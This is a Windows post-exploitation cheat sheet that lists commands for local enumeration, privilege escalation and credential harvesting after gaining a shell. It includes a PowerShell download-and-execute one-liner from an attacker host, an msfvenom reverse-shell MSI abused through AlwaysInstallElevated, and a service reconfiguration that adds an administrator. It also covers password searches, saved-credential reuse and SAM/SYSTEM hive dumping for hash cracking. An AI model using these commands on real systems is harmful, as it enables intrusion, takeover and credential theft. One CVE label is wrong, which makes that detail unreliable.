


Windows Local Enumeration — Cheat Sheet

Enumerate a Windows machine from the inside after landing a shell. Local system only — no AD, no domain tools. Replace <placeholders> with your own values.



① Automated Tools — run these first

These cover 90% of local checks automatically. Always run at least winPEAS before going manual.

```
winpeas.exe
winpeas.exe quiet           # less output, faster

Seatbelt.exe -group=all
Seatbelt.exe TokenPrivileges

# PowerShell — no binary needed:
IEX (New-Object Net.WebClient).DownloadString('http://<ip>/PrivescCheck.ps1')
Invoke-PrivescCheck -Extended
```

Download winPEAS: github.com/carlospolop/PEASS-ng/releases

② System Information

```
systeminfo                 # OS version, hotfixes, arch — take note of build number
hostname
echo %OS% %PROCESSOR_ARCHITECTURE%

# PowerShell:
Get-ComputerInfo | Select-Object OsName,OsVersion,OsArchitecture
```

Search the OS build number for known kernel exploits: e.g. MS16-032, CVE-2021-36934 (HiveNightmare), CVE-2022-21999 (PrintNightmare).

③ Users & Groups

```
whoami
net user                   # list all local users
net user <username>        # details: last logon, groups, password info
net localgroup             # list all local groups
net localgroup administrators # who is a local admin?
query user                 # currently logged-in users
query session

# PowerShell:
Get-LocalUser
Get-LocalGroupMember -Group "Administrators"
```

④ Token Privileges

Run this immediately after landing a shell — a single privilege can be game over.

```
whoami /all          # user + group memberships + privileges in one shot
whoami /priv         # privileges only
```

Key privileges and what they unlock:

```
SeImpersonatePrivilege → Potato attacks (PrintSpoofer, GodPotato, JuicyPotato) → SYSTEM
SeAssignPrimaryToken   → same Potato family
SeBackupPrivilege      → read any file regardless of ACL (SAM, SYSTEM, NTDS.dit)
SeRestorePrivilege     → write any file
SeDebugPrivilege       → attach to and dump LSASS → hashes
SeTakeOwnershipPrivilege → take ownership of any object
SeLoadDriverPrivilege  → load a malicious kernel driver → ring-0
```

Potato quick reference: *PrintSpoofer.exe -i -c cmd / GodPotato -cmd "cmd /c whoami"*

⑤ Network & Processes

```
ipconfig /all          # interfaces, IPs, DNS servers, DHCP
netstat -ano           # open connections and listening ports + PID
route print            # routing table
arp -a                 # ARP cache — other reachable hosts
netsh advfirewall show allprofiles # firewall status

tasklist /v            # all processes with owner + memory
tasklist /svc          # processes with hosted services
wmic process get name,processid,commandline

sc query state= all    # all services (note space after =)
sc qc <service-name>   # full config of a specific service — check binpath!
wmic service get name,startmode,pathname,state
```

PRIVILEGE ESCALATION CHECKS

⑥ AlwaysInstallElevated

If both registry keys are set to 1, MSI installers run as SYSTEM regardless of who launches them.

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

If both return 0x1 → generate a malicious MSI and install it silently:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<ip> LPORT=<port> -f msi -o evil.msi
msiexec /quiet /qn /i evil.msi
```

⑦ Unquoted Service Paths

Spaces in a service binary path without quotes let Windows try each path prefix as an executable. Drop a binary at an earlier position and it runs as SYSTEM on next service start.

```
wmic service get name,pathname,startmode | findstr /i "auto" | findstr /iv "c:\windows\
\"

# PowerShell:
Get-WmiObject Win32_Service |
  Where-Object {$_.PathName -notmatch '"' -and $_.PathName -match ' ' } |
  Select-Object Name,PathName
```

e.g. *C:\Program Files\Vuln App\svc.exe* → Windows tries *C:\Program.exe*, then *C:\Program Files\Vuln.exe*

⑧ Weak Service Permissions

If you can reconfigure a service you can change its binary path to run any command as SYSTEM.

```
accesschk.exe -uwcqv * /accepteula      # all services your user can modify
accesschk.exe -uwcqv "<service>" /accepteula
```

If *SERVICE_CHANGE_CONFIG* → reconfigure the binary path:

```
sc config <service> binpath= "cmd /c net localgroup administrators <user> /add"
sc stop <service>
sc start <service>
```

⑨ Registry Autoruns & Scheduled Tasks

Executables that run at startup — if their path is writable, replace the binary.

```
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
```

Scheduled tasks running as SYSTEM with writable action paths:

```
schtasks /query /fo LIST /v          # all tasks – verbose

# PowerShell – filter to SYSTEM tasks:
Get-ScheduledTask |
  Where-Object {$_.Principal.UserId -eq "SYSTEM"} |
  Select-Object TaskName,TaskPath
```

Installed Software

```
wmic product get name,version
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall /s
```

Old software versions often have public exploits — compare against *ExploitDB* or *searchsploit*.

INTERESTING FILES & CREDENTIALS

⑩ PowerShell History & Password Searches

PowerShell saves every command to a history file — check it first:

```
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
type C:\Users\<user>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
```

Search common file types for passwords:

```
findstr /si password *.txt *.ini *.xml *.config *.bat *.ps1
findstr /si "password\|pwd\|pass\|secret" C:\inetpub\wwwroot\*. * 2>nul
```

Saved Credentials & Credential Manager

```
cmdkey /list # show all saved credentials
# If any are listed, use them with:
runas /savecred /user:<user> cmd.exe
```

SAM & SYSTEM Hives (NT hash dump)

If you have admin rights, save the hives and exfil them for offline cracking or pass-the-hash:

```
reg save HKLM\SAM C:\Temp\SAM
reg save HKLM\SYSTEM C:\Temp\SYSTEM
# Then on attacker machine:
secretsdump.py -sam SAM -system SYSTEM LOCAL
```

Unattend / Sysprep Files

Leftover install files often contain plaintext administrator passwords:

```
dir /s /b C:\*unattend*.xml C:\*sysprep*.xml C:\*unattend*.ini
type C:\Windows\Panther\unattend.xml
type C:\Windows\System32\sysprep\unattend.xml
```

Key ideas: `whoami /priv` is the very first thing to check — `SelmpersonatePrivilege` alone is often game over via Potato attacks. winPEAS covers most of this automatically but knowing the manual commands means you can work without dropping a binary. PS command history and `unattend.xml` are the two most common sources of plaintext credentials on Windows.